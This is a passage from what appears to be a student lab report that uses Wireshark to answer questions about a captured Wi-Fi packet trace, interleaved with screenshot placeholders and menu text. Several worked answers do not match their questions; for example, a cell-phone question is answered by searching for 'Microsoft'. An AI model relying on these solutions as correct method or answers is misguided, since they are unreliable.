
Here they are asking for the company's logo image so, we will search **src** (source image in html) and then copy the link of the logo image



7)For some unknown reason one of the URLs contains a Facebook profile URL. What is the username (not necessarily the display name) of this account, based on the URL?



Finally, the challenge is completed we answered all questions correctly.




Project 12

Aim: Capturing and analyzing the packets provided in lab and solve the questions using Wireshark.


1.**What web server software issued by go.microsoft.com ? Analysis:** The domain name be found from host header so we will set host header column where we will see all domain name. Select any HTTP request and expand the Hypertext Transfer Protocol then right click on Host header and then Apply as column.


First find the requests from **HTTP** and click on and **request** then on the **lower table of details** select on **HyperText Transferprotocol**-> **Host** and **Right** Click on that and select **Apply as filter**



Now we can see the host,

Right click on the selected packet and then select Follow->TCP stream






2.About what cell phone problem is the client concerned ?

Analysis-

Client talking about cell so we search for cell keyword in whole packets. we will use regular express for searching the cell keyword. Apply frame matches “()”

In the search frame type frame matches “**Microsoft**”


After applying the filter now, we will start to check every HTTP request. We noticed in the first HTTP request Microsoft keyword is in URL and it was about Microsoft Edge connection.




3.According to http, what data will TCP show?

Analysis-


As we did in the last challenge, we will apply a regular express filter for the Google keyword.Apply frame matched “http”




Select the packet and expand the Hypertext Transfer Protocol tab right click on Transmission Control Protocol Go to Protocol Preferences and check Allow subdissector to resemble TCP stream with HTTP spanning bodies.



Now Go to file and select Export Objects->HTTP.It will save all objects from the packet.



Click on save all.




After checking it seems only the packets transfer were to connect the machine to the internet.


4.How many web servers are running Microsoft?

Analysis-

The web server name can be retrieved from HTTP response header. So will apply filter **http.response** and We can see all http response packets.





Now we will set the server header as column select any packet and right click on it then select Apply as Column.



Now we can see the server column where all server name is showing.

After applying filter Go to **Statistics->Endpoints**


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http.response
No. Time Source Host Severity level Server Hypertext Transfer Protocol Info
17568 248.462239 Chat ✓ HTTP/1.1 200 OK (text/plain)
Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graphs
Service Response Time
DHCP (BOOTP) Statistics
NetPerfMeter Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Collectd
DNS
Flow Graph
HART-IP
HPFEEDS
HTTP
HTTP2
Sametime
TCP Stream Graphs
UDP Multicast Streams
Reliable Server Pooling (RSerPool)
SOME/IP
DTN
F5
IPv4 Statistics
IPv6 Statistics


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http.response
Wireshark · Endpoints · Wi-Fi
Endpoint Settings
Name resolution
Limit to display filter
Copy
Map
